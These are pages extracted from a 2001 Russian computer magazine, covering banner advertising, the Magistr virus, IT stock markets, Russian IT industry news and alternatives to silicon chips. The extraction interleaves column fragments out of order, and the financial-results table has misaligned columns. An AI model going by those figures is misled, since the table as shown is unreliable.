Уже два года предсказываемая смерть баннерной рекламы постоянно откладывается. Несмотря на то, что CTR (процент нажатий на баннер по отношению к его показам) самых дорогих «классических» баннеров размером 468x60 пикселей упал ниже 0,5%, более 97% сайтов продолжают пользоваться баннерной рекламой. Однако, несмотря на популярность, объективно придется признать, что баннерная реклама себя изжила, — если 2 года назад практически все категории пользователей реагировали на нее, то теперь выделилось несколько групп пользователей, из которых только одна «открыта» для сетевой рекламы. Причем эта группа составляет всего лишь около 15% всех серферов. Так называемые «быстрые» пользователи входят в Сеть ради новостей (первая группа), ходят на сайты с ежедневно или периодически меняющейся информацией (вторая группа) или пользуются почтой, мессенджерами и средствами быстрой связи (третья группа). Обычно пользователи из этой группы не только не обращают на рекламу внимания, но и умело ее избегают. Некоторые серферы «застревают» на многочисленных развлекательных серверах (четвертая группа) или перекачивают большие объемы информации (пятая группа) — эти пользователи редко, но все же постоянно пользуются рекламой. И, наконец, единственная категория пользователей, кликающих на баннеры, это классические серферы — люди, которые постоянно ищут новые сайты и новую информацию. Однако именно эти активные с точки зрения рекламы пользователи в большинстве случаев не пользуются информацией, предоставляемой рекламой. Серферы не пользуются интернет-магазинами или онлайн-услугами.

В итоге получается, что баннерная реклама действует только на тех, на кого она не направлена. Еще год назад с этим сталкивались мелкие рекламные агентства, из-за чего они и пропали с рынка, теперь низкая эффективность рекламы грозит и крупным компаниям. ■■■

Работа за рубежом

## Российские специалисты нужны, но не нужны Германии

По данным BITKOM (Bundesverband Informationswirtschaft, Telekommunikation und neue Medien e.V., Berlin), в Германии свободно около 13% рабочих мест, связанных с экономикой, телекоммуникациями и новыми средствами связи. При этом практически все фирмы ищут специалистов-иностранных. Ганноверская выставка CeBIT предоставила место для более чем сотни рекрутинговых фирм, которые специализировались на приеме на работу специалистов из других стран, в том числе из России. В результате всего на работу было принято 127 человек, при этом в статистике не было указано, кто именно был принят. Абсолютно все фирмы отказались от модели удаленной работы. Самым распространенным аргументом при отказе в работе оказалось именно то, чем больше гордятся российские специалисты, — креативность. Германские работодатели совершенно справедливо отказываются от сотрудничества со специалистами, не владеющими свободно английским языком. Более чем в половине отказов это был основной аргумент. ■■■

Новый Magistr

## Инкубационный период составляет месяц

Новый вирус, названный Magistr, сочетает в себе легкость распространения I love you и разрушительность Чернобыля (CIH). Он может распространяться на переносных носителях, по локальной сети или через электронную почту. Magistr сложно устроен и тщательно замечает следы своей деятельности, к примеру, рассылая себя по почте, вирус использует в качестве имен вложений одно из названий файлов с расширением .doc, найденных на зараженном компьютере. Через месяц после заражения компьютеров под Windows NT/2000 вирус уничтожает все файлы на локальных и сетевых дисках, записывая в них фразу «YOUARESHIT». ■■■



# Поиски главного врага рода человеческого

События на финансовых рынках IT

В прошлом обзоре (Chip 5/01) я довольно подробно останавливался на точности (или неточности) аналитических прогнозов, касающихся дальнейшего развития IT. Теперь меня немного мучает совесть, поскольку аналитические курьезы в конечном счете здесь ни при чем. Даже наоборот: большую и ненужную панику чаще, чем аналитики, вызывают журналисты, которых политики не зря называют «врагами рода человеческого».

**Б**ольшое недовольство специалистов и общественности вызвала мартовская волна сообщений в средствах массовой информации от антивирусных компаний, начавших, опережая одна другую, сообщать, что обнаружены первые вирусы на платформе PalmOS, и немедленно предложивших к ним антивирусные инструменты. А потом стало известно, что упомянутые вирусы появились, собственно, лишь в лабораторной среде, а не у обычных пользователей (и, учитывая существование упомянутых антивирусов, наверное, к ним не попадут). Следовательно, эти сообщения послужили поводом лишь для публичной презентации отдельных антивирусных фирм, и наоборот, —


могли предупредить возможных создателей вируса, что атаковать можно и карманные калькуляторы.

Антивирусные программы, разумеется, очень полезны и нужны. Но я бы с удовольствием увидел какую-нибудь «антитиаровскую» (antiPR) программу. Вы о такой случайно не слышали?

## Немного благотворительности

Поиск «врагов рода человеческого» привел нас от журналистов к связям с общественностью. Но и здесь, возможно, мы взяли не тот след. Публичность иногда служит вполне богоугодной цели, и с этой точки зрения нельзя не поддержать проект Intel Philantropic Peer-to-Peer Program, в чём-

то подобный популярной программе SETI@Home, в рамках которой миллионы компьютеров во всем мире искали инопланетян. На этот раз организаторы призывают нас позволить своим компьютерам во время простого моделировать реакции молекулярных структур на различные импульсы. Цель — найти лекарство от лейкемии, а в перспективе и от других видов рака. Автоматически появляется подозрение, что Intel спонсорством данного проекта (основные организаторы — Оксфордский университет и американский Национальный фонд исследований рака) преследует собственные интересы. Напомню, однако, что сын и внук шефа Intel Крэга Баретта страдают от рака, так что стимулы в данном случае не обязательны...»



◀ В этом сравнении фигурируют отдельные дистрибутивы Linux в соответствии с ответами на анкету информационного сервера Linux.org. Вопрос звучал так: каким дистрибутивом вы были воспользовались для инсталляции www-сервера или интернет-сервера приложений? То есть речь идет о функционально ограниченном использовании Linux. Тем не менее именно область серверов HTTP и серверов приложений пока характерна для Linux, так что сравнение репрезентативно.

Числовые данные обозначают потенциальную многочисленность ответов. Респонденты могли обозначить два и более дистрибутива – еще и по этой причине сумма цифровых данных превышает 200.

» но чисто коммерческого характера. В конце концов, всегда лучше искать лекарство от рака (еще одного потенциального главного врага рода человеческого), чем следить за летающими тарелками. Далекие от филантропии причины мне скорее видятся в деятельности фирмы United Devices, обеспечивающей логистику всего проекта; пусть она это делает бесплатно, зато явно получит очень ценные ноу-хау в области технологий peer-to-peer.

### И снова Microsoft...

Разумеется, если уж искать главного врага рода человеческого, нельзя забывать о Microsoft, которую считают главным врагом многие пользователи. Между прочим, у Microsoft в мире сегодня совершенно уникальное положение — она использует PR-фирмы не для того, чтобы сообщать о себе миру, а для того, чтобы «приглаживать» (или уравновешивать) информацию. О Microsoft писать приходится, хотим мы этого или нет.

Несколько удивило, что ничего нового не случилось в плане антимонопольного процесса. Но снова на сцену вышли хакеры, укравшие у Verisign сертификаты, принадлежащие Microsoft. Та немедленно призвала ФБР (в последнее время это становится правилом). Так что, в сущности, опять ничего нового. Виновный неизвестен, ущерб минимален, гласность велика.

Пока телезрители смотрели эти новости, сообщество on-line жило кое-чем иным: Билл Гейтс в конце марта выступил с инициативой Ha-i-Storm, следующей частью своего проекта .NET. Несмотря на то, что сам принцип .NET представляет собой фактическое признание призрака «the network is the computer», которому покро-

вительствовали несколько лет назад тогдашние и сегодняшние конкуренты Microsoft, то есть компании Sun и Oracle (Билл Гейтс тогда провозглашал, что от своего настольного компьютера никто по добной воле не откажется). Я должен сказать, что не знаю, чего, собственно, ждать от проекта .NET. Но намного больше разговоров вызвали условия лицензирования, относящиеся к службе PassPort.

Чтобы было понятно: PassPort, собственно, представляет собой некую систему «single sign-on» для использования служб сети компании Microsoft. Вы позволяете провайдеру сохранять ваши сведения на своем сервере, а в награду ни один из серверов, участвующих в службе PassPort, не будет вас «проверять», поскольку нужную информацию получит в другом месте.

Это явно очень полезная служба, тем не менее соответствующие условия лицензирования могут возбудить серьезные опасения. Некоторые информационные серверы в конце марта / начале апреля опубликовали выдержки из лицензионного договора, касающегося этой службы, и сначала показалось, что это первоапрельская шутка. Если вы согласитесь на эти условия, то вы, помимо прочего, обязуетесь «предоставить компании Microsoft и ее сестринским компаниям разрешение на следующую деятельность: 1. использовать, исправлять, копировать, распространять, передавать, выставлять и исполнять на публике, репродуцировать, публиковать, сублицензировать, передавать или продавать любые подобные коммуникации и создавать производные от них изделия; 2. сублицензировать третьей стороне неограниченные права для осуществления любых предыдущих прав, данных по отношению к этим коммуникациям; 3. публи-

ковать ваше имя в связи с любой такой коммуникацией...»

Увы, апрель был ни при чем. Внешне условия лицензирования, очевидно, изменятся, но PR-представительства Microsoft во всем мире еще поработает.

### ... и Linux

И у Microsoft есть свои враги; самые главные из которых, по-видимому, пираты софта и Linux. Пиратов пока оставим в покое и поглядим на Linux.

В опасениях Microsoft нет ничего удивительного. Red Hat уже на пороге прибыльности (см. финансовые результаты), немецкая фирма SuSE на CeBIT сообщила, что перескочит на «черные» цифры в течение года, и у остальных фирм Linux, учитывая стадию их развития, дела неплохи. Между прочим, компания Caldera закончила поглощение большей части фирмы SCO и теперь выступает под именем Caldera International (как видно, для создания международной компании «по-американски» достаточно, если фирма из Калифорнии сольется с фирмой из Юты).

Интересно будет посмотреть, пойдет ли Linux путем, каким когда-то пошел Unix, — по направлению к соединению взаимно несовместимых систем, или произойдет консолидация в несколько основных дистрибуций. Вторая возможность кажется весьма вероятной, особенно после CeBIT этого года, где было представлено несколько интересных цифр. Явно самым интересным сравнением было то, насколько в относительных цифрах представлены отдельные дистрибуции Linux на рынке в целом. Результаты можно увидеть на прилагаемой диаграмме. Очень интересно положение »

» не очень распространенной у нас дистрибуции Mandrake (она якобы очень сильна во Франции) и про-вал Corel, пытавшейся протолкнуть Linux на обычные настольные системы.

Говоря о Linux, нельзя забыть еще одну пикантную подробность: авиационный гигант «Боинг» в марте раздобыл себе «суперкомпьютер», основанный на 96 процессорах AMD и системе Linux. Более подробную спецификацию системы мне, увы, достать не удалось, но можно предполагать, что компьютер будет моделировать задания из области конечных элементов. Ясно одно — Wintel при этом здорово попало.

### И другие

У других фирм, разумеется, враги иные. Xerox, например, наверняка не любит аудиторов, которые роются в бумагах и ищут, что там не сходится. Из-за этого Xerox пришлось передвинуть дату годового финансового отчета фискального года 2000. Все шаги, которые недавно предприняла компания с целью успокоить инвесторов, пока сходят на нет, и агентство S&P уже пригрозило Xerox, что зачислит его в кредитную категорию «junk» (это значит, что ценные бумаги Xerox будут иметь цену лишь немногим большую, чем цена бумаги, на которой они напечатаны).

Novell не может пожаловаться на бывшего исполнительного директора Эрика Шмидта — он вывел компанию из самой тяжелой ситуации и в марте оставил ее тому, кто его сменил, в приемлемом состоянии. Однако правда, что консультационная фирма Cambridge Technology, которую Novell в марте купил за \$27 млн, представляет другую область предпринимательства, и если подтвердятся предположения, что Cambridge представляет, так сказать, половину оборота всей Novell, можно будет Novell исключить из нашего поля зрения. За KPMG или PWC мы в конце концов тоже не следим.

### Человеческий фактор?

Наши поиски главного врага рода человеческого не увенчались успехом. У нас осталась последняя возможность — само человечество. Видите ли, кажется, что главный кошмар компьютерных фирм — это пользователи, которые, если коротко, не покупают столько, сколько требуется.

Аналитическая фирма Dataquest в конце марта опубликовала прогноз, согласно которому продажа РС в этом году снова замедлится. Merrill Lynch даже предсказывает снижение на 2,8%. Наверняка речь не идет о классическом застое, но по меньшей мере в США продажа компьютеров в сравнении с прошлым годом снизится. Учитывая значение американской экономики, можно ожидать, что это отразится на работе большинства мировых компьютерных фирм.

Что это означает? С точки зрения пользователя позитив — цены будут не подниматься, а скорее опускаться. С другой стороны, вполне вероятно, что сектору производителей РС придется пройти через консолидацию, которая уже в прошлом у производителей дисков и графических карт. Многим крупным клиентам придется искать новых поставщиков. Мелкие пользователи — радуйтесь, закупщики от фирм — плачьте. Или все не так?

Ведь в конце-то концов это всего лишь аналитика...

■ ■ ■ Карел Стакховец | karel.stachovc@europe.com

Первый квартал первого года нового тысячелетия уже прошел. Это было время, которое явно и ясно определяет то, как пройдет весь год. Короче говоря, времена тревожные, и не кажется, что ситуация в ближайшее время улучшится. Даже самые оптимистичные аналитики, первоначально предсказывавшие перелом во втором и третьем кварталах, постепенно отодвигают свои прогнозы ближе к концу года.

Наиболее красочно о ситуации в целом говорит тот факт, что технологический индекс Nasdaq, за которым следят Chip, в течение первого квартала потерял почти треть своей январской величины и упал на самый низкий уровень с осени 1998 года. К счастью, среднюю величину немного улучшили неамериканские фирмы, так что общий баланс выглядит не так печально: среднее падение в цифрах капитала составило лишь немногим больше 5%. Но только потому, что мы демократы и допускаем, что NVIDIA обладает тем же весом, что и, к примеру, Microsoft.

То, как выглядит первая тройка сегодняшнего рейтинга, вообще очень интересно. Абсолютное большинство хардверовых фирм жалуется на экономическую стагнацию и плохую продажу ПК, но на самом верху именно фирмы NVIDIA, Via Technology и Western Digital, неразрывно связанные с миром ПК. Правда, прибыль фирмы NVIDIA во многом определяется ее участием в редмондском проекте Xbox (NVIDIA будет поставлять графические чипы), но, несмотря на это, нельзя ожидать, что экономическое положение этих производителей должно хоть сколько-нибудь значительно отличать их от других поставщиков компонентов. Via в конце концов предсказывает снижение продаж (это значит, что недавние надежды на оживление спроса были напрасны), и судьба игровых приставок Xbox фирмы NVIDIA пока еще неясна. Действительным победителем можно было бы назвать производителя жестких дисков, поскольку Maxtor в первом квартале улучшил показатели на треть, а Seagate, как совершенно частная фирма, цифры не публикует. Кажется, что кон-

Сегодняшняя таблица содержит обзор фирм, которые публиковали свои экономические результаты в течение марта. Предложение на этот раз несколько беднее; традиционное море цифр ждет вас в следующем номере. Но и в такой вот скромной табличке можно найти настоящие сокровища.

Самое главное, бесспорно, — строка, содержащая экономические результаты «холдинга dotcom» CMGI. Хотя уже в прошлые месяцы мы могли наблюдать самые разные крушения предпринимательских намерений в области Интернета, однако так круто судьба еще ни с кем не обходилась. Убытки, в восемь раз превышающие величину оборота, — такое увидишь не часто. Правда, холдингу пришлось включить в счет некоторую амортизацию, тем самым показав рост оборота, но амортизация составила всего лишь несколько сотен миллионов, а если говорить об обороте, он теперь явно будет понижаться, помимо прочего, и потому, что CMGI должна продавать. Посмотрим, проявит ли еще кто-нибудь интерес к легендарной AltaVista, которая все еще остается как бы на бобах. Хотя в этом случае мы не можем говорить о туннелировании, но попробуйте представить себя на месте тех американцев, что два года назад поставили на интернет-фирмы... Акции компании CMGI за один год потеряли 95% своей стоимости.

Компании 3Com и Palm снова идут в ногу; увы, в худшем смысле слова (см. комментарий к развитию цен акций). При этом ни в коем случае взгляд в ближайшее будущее не сулит особо радужных перспектив и, как и в других случаях, можно ожидать увольнений.

Теперь попробуем перевернуть страницу и посмотреть, напротив, на фирмы, которые идут вверх. Дистрибуционная компания TechData показала удивительно хорошие результаты, и это может означать, что классические каналы продаж решительно сохраняются сейчас и в будущем (пусть даже, например, конкурентная Ingram Micro продолжает сообщать о некоторых проблемах). Компания Red Hat также сумела удивить, едва не показав прибыль, — аналитики ожидали этого

солидация рынка в области жестких дисков подошла к концу.

Нижняя половина таблицы подтверждает поговорку, что с большей высоты больнее падать. Компании Palm хватило кратковременного прогноза, сопровождающего оглашенные экономические результаты, и цены акций упали на 50%. Еще у нас остаются софтверные фирмы BEA Systems и Macromedia, которые в данном случае только представляют общую ситуацию в своих секторах. Недалеко от них в итоговой таблице стоят другие представители сектора софтвера (Oracle, Adobe и др.). Коснулось это и поставщиков коммуникационных технологий: например, компании Cisco, Nokia и Ericsson от последней тройки отделяют лишь несколько процентов.


Каков же вывод? Хардверные акции начали падать первыми, теперь за ними последовали остальные. Посмотрим, кто первым увидит так напряженно ожидаемое и прогнозируемое осенне (или зимнее) повышение.

лишь в конце года. Ну, что не получилось сейчас, наверное, получится позже. Прибыли не ожидалось и у Corel, в данном случае это, наоборот, было потому, что компания, так сказать, решительно не выбрала путь Linux. (Потенциальное влияние инвестиций со стороны Microsoft оставим в стороне.) Интересны также результаты Cabletron, например, хотя бы потому, что они стоят совсем в конце, поскольку с этого фискального года отдельные отпочкования ведут свои инвестиции самостоятельно.

Некоторую долю оптимизма допускают также высказывания представителей фирмы ATI. Хоть она и притихла, но в этом году ожидается частичное оживление. Так же, как в случае производителей жестких дисков, компании на рынке графических чипов в определенной степени консолидировались, так что ATI может говорить, что самое плохое уже позади; особенно когда сегодня она остается последним серьезным конкурентом фирмы NVIDIA. Хуже и в самом деле уже не будет.



Компания	Цена акций		Изменения	
	02.01.01	04.04.01	Абсолютные	Относительные
NVIDIA	29,9375	57,625	27,6875	92,48%
Via	192	324	132	68,75%
WD	2,3125	3,85	1,5375	66,49%
BEA	53,125	20,6875	-32,4375	-61,06%
Macromedia	54,0156	13,6875	-40,3281	-74,66%
Palm	23,75	5,96875	-17,78125	-74,87%



Период	Оборот \$, млн.	Изм. в сравн. с прошлым годом	Чистая прибыль \$, млн.	Изм. в сравн. с прошлым годом
3Com	Q3/01	-45%	-246	-
Adobe	Q1/01	+17%	70	+8%
ATI	Q2/01	-39%	-66	-
Cabletron	Q4/01	+43%	10,7	-
CMGI	Q2/01	+123%	-2560	+1276%
Corel	Q1/01	-26%	0,5	-
Micron	Q2/01	-8%	-4,1	-
Oracle	Q3/01	+9%	583	-24%
Palm	Q3/01	+73%	9,3	-41%
Progress	Q1/01	-16%	2,0	-78%
Red Hat	Q4/01	+106%	-0,6	-89%
TechData	Q4/01	+11%	-52,7	+42%

A close-up, slightly blurred photograph of several interlocking gears. The gears are primarily blue and white, with some dark grey or black highlights. The lighting creates a soft glow around the edges of the teeth, suggesting motion and precision.

# 20 лет спустя

За прошедший месяц безусловно наиболее значимым событием для российского IT-рынка была выставка Комтек, которая предстала перед посетителями в несколько непривычном виде, тем более с новыми хозяевами. Но Комтек-2001 — тема отдельного обзора для наших читателей, воспоминаний для посетителей и повод для подведения итогов деятельности компаний. Помимо Комтека есть другие, пусть менее заметные, события, из которых, в общем-то, и складывается истинная, без прикрас, свойственных большим выставкам, картина российского хай-тека.

Читая этот материал вслед за традиционным обзором событий на мировых финансовых рынках IT, наш читатель может задуматься о месте России в мировом круговороте компьютерных и коммуникационных технологий.

Действительно, кто, по сути, представляет цвет российского IT-рынка? Да, это большие и уважаемые компании — но, увы, только по российским меркам. А есть ли кто-нибудь, способный достойно представить наш телекоммуникационный бизнес на западных просторах? К сожалению, ничего, кроме ABBYY и «Лаборатории Касперского» (оффшорное программирование не в счет), не видно.

Но не будем унывать и посмотрим, что произошло за прошедший месяц на нашем развивающемся и перспективном, хотелось бы надеяться, рынке. Основные игроки на этом поле —

1С, ABBYY, R-Style, «Лаборатория Касперского» и стремящиеся стать прибыльными доморощенные интернет-компании; а судья — Леонид Рейман, все силы направивший на попытку создать положительный имидж явления под названием «повоременка».

Начнем с семейного бизнеса — с ведущего не только в России, но и в мире, разработчика антивирусного ПО «Лаборатории Касперского». Пусть вас не удивляет: генеральным директором этой компании является не Евгений Касперский, признанный гуру в своем деле, а его жена, Наталья Касперская — ее усилия в нынешних успехах «Лаборатории» сыграли немалую роль.

Так вот, у лаборатории есть две новости, которые достойны освещения на этих страницах. Во-первых, принята новая маркетинговая стратегия, согласно которой все выпускаемые про-

дукты будут четко ориентированы на определенную целевую группу. В соответствии с новой продуктовой линейкой все продукты «Лаборатории» теперь делятся на три основные категории: для индивидуальных пользователей (Lite), для организаций малых и средних масштабов (Business Optimal) и для крупных корпоративных заказчиков (Corporate Suite).

Во-вторых, разработчики принялись за новый рынок — персональных цифровых помощников, которые, оказывается, также подвержены вирусам. Для начала было объявлено о выпуске полнофункциональной коммерческой версии антивирусного пакета для системы Palm OS. В функции включена не только проверка данных по требованию пользователя, но и мониторинг вирусов при передаче данных по технологиям HotSync и Beam. Этот антивирус на

&gt;&gt;

» редкость непривередлив и требует всего 25 Кбайт памяти.

А пока маркетологи «Лаборатории» изобретают способы для охвата всего рынка потенциальных потребителей, R-Style Software Lab и ABBYY Software House идут своим путем. Помимо некоторого сходства в названиях, теперь эти компании объединяют еще и совместно выпущенный программный продукт.

Стратегическое сотрудничество между компаниями было анонсировано еще в прошлом году, и сейчас, наконец, корпоративные пользователи получили возможность вкусить плоды этого сотрудничества. Собственно, сам продукт — модернизированная версия R-Style'овской системы RS-Bank, в дистрибутив которой включены дополнительные макропрограммы, вызывающие интерфейс FineReader Банк. Этот интерфейс, разработанный в ABBYY на основе известных всем возможностей программы FineReader, позволяет сканировать и распознавать платежные поручения непосредственно из системы RS-Bank.

Сверх перечисленного новая, интегрированная с FineReader Банк, версия располагает расширенным кругом логических и лингвистических проверок, которые активируются при процедуре распознавания. Так, теперь в ее возможности входит проверка корректности номеров счетов и их наличия в базе данных, проверка наименований плательщика и получателя и других параметров, которые проверяются через саму систему RS-Bank.

Две следующие новости скорее из разряда судебно-уголовных, но к нашей тематике имеют непосредственное отношение. Вначале факт не столько курьезный, сколько, как оказалось, уже вполне обыденный.

17 апреля была парализована деятельность центрального офиса компании «Формоза», который заняли сотрудники Управления по борьбе с экономической преступностью, попросившие персонал Формозы покинуть здание. Кому-то эти события могут напомнить недавнюю шумиху вокруг «Медиа-Моста», но как пояснили представители компании, инцидент с «Формозой» носил иной характер: это была обыкновенная проверка (в среднем их бывает до трех в год), и «выпровождение» сотрудников — всего лишь нормальный атрибут суровых будней российского хай-тека.

Другой случай, пожалуй, может стать значимым прецедентом в российской судебной практике. Дело в том, что федеральный арбитражный суд подтвердил правомерность решения, вынесенного московским арбитражным судом по делу против ГУП «Информзащита», а решение Правительства Москвы, по которому было организовано маркирование продукции на компьютерных носителях, признал незаконным.

Тем не менее за это время предприниматели из ГУП «Информзащита» успели заработать нема-

лые деньги на производителях компакт-дисков, и теперь им предстоит выполнить решение суда о возвращении ООО «МЦФ» средств, заплаченных за идентификационные марки.

Теперь в суды могут обращаться и другие производители, пострадавшие от незаконных сборов, которые, кстати, планировались как часть «антипиратской» кампании московского правительства.

Переходя к новостям российских интернет-компаний, вернемся к Комтеку-2001. Компания 1С отметилась на этой выставке не только презентацией своего нового продукта — конструктора интернет-магазинов MoneyMethod 3000, который совместим с «1С: Предприятие 7.7» (что делает его почти незаменимым для организаций, «подсевших» на продукты этого разработчика), но и открытым письмом, вызвавшим шумиху вокруг выставки. Поводом к этим разговорам, как ни странно, стал шум. Да, именно уровень шума во втором павильоне Экспоцентра не устроил представителей 1С, о чём они не преминули сообщить не только организаторам выставки, но и всей компьютерной общественности.

Немало пошумел в свое время и интернет-магазин «о'Зон», вырвавшийся в лидеры на российском рынке. Не меньше шума в профессиональных кругах было и при переезде центрального офиса из Санкт-Петербурга в Москву, вместе с которым уволили редакцию магазина, готовившую столь любимые посетителями обзоры и рецензии. После этого многие говорили о «начале конца», о том, что обороты магазина резко упадут, и прочих напастях. Так ли это, покажет время, а пока у руководства магазина почти наполеоновские планы. Недавно на «о'Зоне» был открыт новый раздел по продаже CD-дисков с программным обеспечением, товаром вполне «интернетопродаляемым». Спрос есть: «За три недели было продано более 700 дисков, то есть как минимум по 50 дисков в день», — рассказывает менеджер отдела «Софта» Игорь Зельманов.

Также представители «о'Зона» обещают, что будут продавать исключительно лицензионные копии программ, что радует; главное, чтобы цены не «кусались».

В отличие от «о'Зона», руководство которого уже планирует сроки выхода на точку прибыльности, многие интернет-компании все еще ищут свою бизнес-модель. Взять тот же SpyLOG — прекрасный сервис, но бесплатный. А бесплатное хорошо для пользователей и только за редким исключением — для производителей.

Бот и SpyLOG объявил о своей программе постепенного сокращения списка бесплатных услуг. Помимо заключения соглашения с провайдером «Демос-Интернет», который будет предлагать своим клиентам услугу внешнего анализа Log-файлов на основе SpyLOG Analyzer, будет постепенно уменьшаться количество до-

ступной статистики для обладателей бесплатных SpyLOG-счетчиков.

Возможно, это к лучшему. Провайдеры, а переговоры ведутся со многими из них, смогут по доступным ценам предоставлять своим клиентам возможности качественного анализа статистики посещений, а SpyLOG сможет подтянуть качество обслуживания до приемлемого уровня. Ведь не секрет, что в последнее время статистика считается не точно и с большими перерывами. Некоторые даже заподозрили компанию в грязных методах побуждения пользователей к переходу на платную версию SpyLOG Basic, но представители компании это отрицают.

И все-таки среднестатистический пользователь ходит в Интернет прежде всего за информацией и главные его помощники — это поисковые машины. Многократный лауреат Интел Интернет Премии Яндекс доказал на деле, что поиск в Сети — это искусство, которому надо учиться. Иначе к чему тогда проводить Открытый Кубок России по поиску в Интернете (инициатива, которую также поддержал Рамблер)?

В рамках каждого тура участники должны были соревноваться в поиске в Сети ответов на заданные вопросы. Лучший образец такого вопроса — «Когда празднуется день независимости Зимбабве?»

Зафиксировать рост интереса россиян к Интернету решился и видный государственный деятель — министр связи и информатизации РФ Леонид Рейман. Он сообщил, что с 1999 года объем рынка Интернет в России удвоился и достиг примерно \$300 млн. Также Рейман отметил рост электронной коммерции и увеличение количества электронных магазинов.

Но всему этому благолепию с введением в России практики повременной оплаты телефонных разговоров может прийти конец, по крайней мере это предсказывают многие эксперты. По-другому считает Рейман — причин для беспокойства он не видит. В качестве иллюстрации к своему оптимизму он привел опыт тех стран, где существует выбор между абонентской платой и «повоременной»: многие люди в тех случаях, когда расчеты с оператором традиционной связи брал на себя интернет-провайдер, выбрали именно поминутный вариант.

И напоследок у нас есть хороший повод «вспомнить, как все начиналось»: 17 апреля в Москве состоялась пресс-конференция, посвященная 20-летию создания первого персонального компьютера. С докладом выступил Марк Брейли, директор департамента настольных систем для потребительского рынка, который рассказал об основных этапах в истории развития персоналок. Кстати, первый IBM PC с цветным дисплеем стоил \$6000, работал на частоте 4,77 МГц и имел внутри 29 тысяч транзисторов.

■ ■ ■ Алексей Пылаев

Альтернативные материалы для производства чипов

# Кремний уходит на пенсию

В соответствии с законом Мура, производительность кремниевых чипов удваивается каждые 1,5–2 года. С заменой кремния на алмазы, золото и стекло или добавлением к нему германия производительность чипов вырастет многократно.

**Ч**ипы на кремниевой основе уже практически исчерпали возможности увеличения частоты — их технологический предел, 10 ГГц, будет достигнут уже в 2005 году. Дальнейшее уменьшение толщины кремниевой подложки невозможно, поэтому будущее в этой области за германием, а также золотом, стеклом и алмазами.

## Германий на кремниевой пластине — тоньше и быстрее

До сих пор чипы состояли преимущественно из чистого кремния, но сегодня ему составляет конкуренцию германий. Давно известно, что этот элемент принадлежит к полупроводникам и его возбудимость в два-три раза выше, чем у кремния. Однако лишь в этом году два профессора физики из Ганновера нашли способ эффективного производства чипов из германия.

Проблема состояла в том, что до недавнего времени не умели соединять кремний и германий между собой так, чтобы поток электронов на границе двух материалов не прерывался. Производство полностью германиевых пластин не имеет смысла: он гораздо дороже кремния и к тому же не подходит для производства больших пластин.

Кремниево-германиевый чип можно использовать в составе уже существующих устройств, таких как переносные персональные компьютеры. По словам представителя IBM Кристофа фон Гамма (Christoph von Gamm), такой чип работает на 50% быстрее и на 30% экономичнее в смысле потребления питания, чем его аналог из чистого кремния. Для переносных устройств это особенно выгодно: они станут компактнее и функциональнее.



Устройство размером с массивные наручные часы с браслетом будет оснащено приемником GPS (система глобального позиционирования), работать с интернет-приложениями и иметь систему распознавания голосовых команд.

